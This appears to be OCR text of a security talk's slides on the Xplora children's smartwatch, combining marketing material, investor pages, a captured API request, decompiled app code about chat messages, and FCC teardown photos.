[Xplora Back to School Commercial 2025, youtu.be/oplqYKCXaiw]

“Safety in every detail.”

Xplora Guardian app


Safety in your hands.

With the **Guardian App**, you can track your child's location in real-time and receive notifications for added peace of mind.

Explore the Guardian App


“One single device – maximum safety.”

“comprehensive security”



[xplora.co.uk]


13
42
Mon, Nov 03
X


13:44
Good Afternoon
Ea Alderson
You
Small Ea
Add a device
Your devices
Call and message at a glance.
Small Ea
Sm
Message
Call
Small Ea's Device
Last Updated: 13:01
100 %
Steps
View total steps taken today.
Help
Hub
Map
Goplay
Settings

Our Story

Our owner and CEO, Sten Kirkbak, founded Xplora after a traumatic experience. During a visit to a shopping center in Oslo together with his four-year-old son, the boy disappeared after a quick misunderstanding. After 30 agonizing minutes, the boy was fortunately found unharmed, but of course this left a deep mark on Sten.

For a person with extensive experience in both the telecom and tech sectors, these tracks became a driving force for further development. All in all, it was a nightmare that made him manage the entire experience and sowed the seed of what is today Xplora's award-winning smartwatches for kids. This watch, which in Sten Kirkbak's case would have been crucial in quickly finding his son in the mall, has become a recognized innovation.

[xplora.co.uk/pages/about-us]

Latest Webcast

Interim Report Q2 2025

2025-08-15

Report Q2 2025

Presentation Q2 2025

Webcast Q2 2025

[investor.xplora.com]

connect CHECK!
SEHR GUT
Xplora X6 Play
Heft 3/2022 www.connect.de

DIE SMARTWATCH FÜR KINDER

Xplora meets BVB

Gemeinsam für ein physisches und psychisches Wohlbefinden unserer Kinder

Xplora wurde mit der Vision gegründet, Kindern einen sicheren und bewussten Einstieg in die digitale Welt zu ermöglichen und ein gesundes Gleichgewicht zwischen Bildschirmzeit und körperlicher Aktivität zu fördern.

Mit der X6Play BVB-Edition vereinen sich moderne Technologie und die Leidenschaft der Fußball-Community – mit dem Ziel, Kindern mehr Bewegung, sichere digitale Teilhabe und eine starke emotionale Verbindung zu ihrem Verein zu bieten.

Die Xplora Guardian App sorgt für eine geschützte Kommunikation, unterstützt die psychische Gesundheit und das Wohlbefinden der Kinder und hilft ihnen, von Anfang an positive digitale Gewohnheiten zu entwickeln.

[myxplora.de/products/x6play-bvb-edition]

Privatkunden Geschäftskunden

Telekom Shops Kontakt

Magenta Black Days Mobilfunk Internet TV MeinMagenta App Glasfaser Service

Telekom > Smarte Produkte > IoT > Kids Watch

Wie funktioniert die Kids Watch?

Die Kinder Smartwatch XPLORA X6 Play eSIM (2025) funktioniert im Schulmodus so:

Magenta Black Days

Ideal für die dunkle Jahreszeit

Die sichere GPS-Telefonuhr für Ihr Kind

Die Kids Watch XPLORA X6 Play eSIM (2025) **für 1 € statt 49,95 € einmalig** im Tarif Smart Connect S mit Top-Gerät. **Zusätzlich:** 3 Monate kein Tarifpreis. Danach 9,95 € mtl.

Zum Angebot

Lassen Sie sich von unseren Experten online beraten oder testen Sie die Kids Watch vor Ort in einem unserer ausgewählten Telekom Shops.
Zum Shopfinder

SOS Notfallknopf >


GPS Standorte >

eSIM Easy mit eSIM >


[telekom.de/smarte-produkte/iot/kids-watch]

Xplora has secured a strong market position in the Nordics. In Norway, where the Company has the longest track record, close to 1 in 5 children in the age 4-10 are using an Xplora smartwatch with a connectivity subscription from Xplora. In Sweden

[Xplora Annual Report 2024, investor.xplora.com/pages/annual-reports]




[Xplora Annual Report 2023, investor.xplora.com/pages/annual-reports]



[Xplora Annual Report 2023, investor.xplora.com/pages/annual-reports]

```
POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
[...]
H-Vendor: sikey
H-Model: X6
[...]
```


CHINA


Text search: incommin
Search for text:
incommin
Auto search
Search definitions of:
Class
Method
Field
Code
Resource
Comments
Search options:
Case-insensitive
Regex
Active tab only
Limit to package:
Node
com.xplora.commonservice.model.database.ChatDbDbEntity.from(BaseM
com.xplora.commonservice.model.http.chat.MsgListInfo
com.xplora.commonservice.model.http.chat.MsgListInfo
com.xplora.commonservice.model.http.chat.MsgListInfo
com.xplora.commonservice.model.http.chat.MsgListInfo.MsgListInfo(I
com.xplora.commonservice.model.http.chat.MsgListInfo.MsgListInfo(I
com.xplora.commonservice.model.http.chat.MsgListInfo.getIncomming
com.xplora.commonservice.model.http.chat.MsgListInfo.getIncomming
com.xplora.commonservice.model.http.chat.MsgListInfo.copy$default
com.xplora.commonservice.model.http.chat.MsgListInfo.copy(boolean
com.xplora.commonservice.model.http.chat.MsgListInfo.copy(boolean
com.xplora.commonservice.model.http.chat.MsgListInfo.equals(Objec
com.xplora.commonservice.model.http.chat.MsgListInfo.getIncomming
com.xplora.commonservice.model.http.chat.MsgListInfo.getIncomming
com.xplora.commonservice.model.http.chat.MsgListInfo.hashCode() i
com.xplora.commonservice.model.http.chat.MsgListInfo.toString() S
com.xplora.commonservice.modules.ChatMsgManager$refreshMsgList$1.
} else if ((info instanceof MsgListInfo) && !((MsgListInfo) info).getIncomming()) {
@Metadata(d1 = {"\u0000$\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0000\n\u0002\u0010\u000b\n\u000
@SerializedName("incomming")
private final boolean incomming;
public MsgListInfo(boolean incomming) {
this.incomming = incomming;
public final boolean getIncomming() {
return this.incomming;
z = msgListInfo.incomming;
public final MsgListInfo copy(boolean incomming) {
return new MsgListInfo(incomming);
return (other instanceof MsgListInfo) && this.incomming == ((MsgListInfo) other).incomming;
public final boolean getIncomming() {
return this.incomming;
boolean z = this.incomming;
return "MsgListInfo(incomming=" + this.incomming + ")";
if (Integer.parseInt(type) != 104 && info.getIncomming()) {
Load all
Load more
Stop
Found 17 (complete)
Sort results
Keep open
Open
Cancel

PRIVACY MADE IN EUROPE

© European Union, 2023, CC BY 4.0

«[We are] skeptical about the data that companies like Apple may extract from our children's activities into their massive data platforms, how they will use it and with whom they will share it.

Xplora complies with the strictest security and transparency standards [...] to ensure that all the data is well protected from misuse and exploitation.»

[Sten Kirkbak, 2020, xplora.co.uk]

LET'S LOOK INSIDE

External Photos of the EUT

Fig. 1

[fccid.io/2AVMJX6]




Fig. 8

[fccid.io/2AVMJX6]


